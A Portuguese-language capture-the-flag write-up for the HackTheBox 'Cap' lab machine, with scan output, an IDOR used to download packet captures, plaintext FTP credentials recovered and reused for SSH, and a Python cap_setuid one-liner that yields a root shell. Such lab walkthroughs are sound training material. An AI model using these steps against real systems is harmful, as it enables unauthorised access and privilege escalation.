
Cap

link: https://app.hackthebox.eu/machines/351

Primeira coisa foi jogar o IP no browser




Já temos o nome de um usuário logo de cara
nathan

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 19:00 EDT
Nmap scan report for 10.10.10.245
Host is up (0.24s latency).
Not shown: 643 closed ports, 354 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    gunicorn
```

Eu particularmente procuraria por exploits desse servidor HTTP

Foi possível encontrar essa pagina com algumas infos



o botão de download baixa um .cap

alterando o valor após /data/ é possivel alterar entre páginas

baixei todos os .caps e analisei

em um dele (0.cap) há uma conexão FTP onde é passado usuário e senha sem criptografar

```
 50 6.310514    192.168.196.1    192.168.196.16   FTP      62 Request: LIST
 49 6.309874    192.168.196.16   192.168.196.1    FTP     107 Response: 200 PORT command successful. Consider using PASV.
 47 6.309628    192.168.196.1    192.168.196.16   FTP      84 Request: PORT 192,168,196,1,212,140
 45 5.432937    192.168.196.16   192.168.196.1    FTP      75 Response: 215 UNIX Type: L8
 43 5.432801    192.168.196.1    192.168.196.16   FTP      62 Request: SYST
 42 5.432387    192.168.196.16   192.168.196.1    FTP      79 Response: 230 Login successful.
 40 5.424998    192.168.196.1    192.168.196.16   FTP      78 Request: PASS Buck3tH4TF0RM3!
 38 4.126630    192.168.196.16   192.168.196.1    FTP      90 Response: 331 Please specify the password.
 36 4.126500    192.168.196.1    192.168.196.16   FTP      69 Request: USER nathan
```

nathan : Buck3tH4TF0RM3!

esse login funcionou tanto para o FTP quanto para o SSH

```
┌──(kali㉿kali)-[~/Pentest/Labs/HackTheBox/Cap]
└─$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct  5 23:52:39 UTC 2021

  System load:  0.01              Processes:             226
  Usage of /:   36.6% of 8.73GB   Users logged in:       0
  Memory usage: 33%               IPv4 address for eth0: 10.10.10.245
  Swap usage:   0%

  => There are 4 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around
```

Ao fazer login temos algumas mensagem que nos trazem informações uteis

para escalar os privilégios comecei a buscar por perms de sudo

já que temos a senha

```
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, try again.
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$
```

porém não tivemos bons resultados

agora é ir atrás das capabilities

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

https://gtfobins.github.io/gtfobins/python/

```
nathan@cap:~$ python3.8 -c 'import os;os.setuid(0);os.system("/bin/bash")'
root@cap:~#
```

GG